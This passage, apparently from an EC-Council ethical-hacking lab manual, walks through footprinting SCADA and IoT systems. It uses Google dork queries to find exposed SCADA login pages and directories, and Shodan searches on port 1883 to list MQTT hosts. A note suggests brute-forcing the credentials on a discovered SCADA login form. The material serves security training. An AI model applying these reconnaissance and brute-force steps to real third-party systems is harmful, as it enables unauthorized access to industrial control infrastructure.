


Figure 1.1.6: SCADA login page search result

Note: Advanced Google hacking refers to the art of creating complex search engine queries by employing advanced Google operators to extract sensitive or hidden information about a target company from the Google search results.

12. The **seamtec SCADA login** page appears, as shown in the screenshot.

Note: In the login form, you can brute-force the credentials to gain access to the target SCADA system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.7: Seamtec SCADA login form

TASK 1.3

Perform Footprinting using Shodan

13. Similarly, you can use advanced search operators such as **intitle:"index of" scada** to search sensitive SCADA directories that are exposed on sites.
14. Now, in the browser window, press **Ctrl+T** to open a new tab, type **https://account.shodan.io/login** in the address bar, and press **Enter**.
15. The **Login with Shodan** page appears; enter your username and password in the **Username** and **Password** fields, respectively; and click **Login**.

Note: Go to the **Register** option to register yourself if you do not have an existing account.




Figure 1.1.8: Login with Shodan page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Account Overview** page appears, which displays the account-related information.

Note: If the **Would you like Firefox to save this login for shodan.io?** notification appears, click **Don't Save**.

17. Click **Shodan** in the top-left corner of the window.




Figure 1.1.9: Account Overview page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Shodan** main page appears; type **port:1883** in the address bar and press **Enter.**

Note: Port 1883 is the default MQTT port; 1883 is defined by IANA as MQTT over TCP.

Figure 1.1.10: Shodan main page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The result appears, displaying the list of IP addresses having port 1883 enabled, as shown in the screenshot.
20. Click on any IP address to view its detailed information.




Figure 1.1.11: Port 1883 result page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Detailed results for the selected IP address appears, displaying information regarding **Ports, Services, Hostnames, ASN**, etc. as shown in the screenshot.

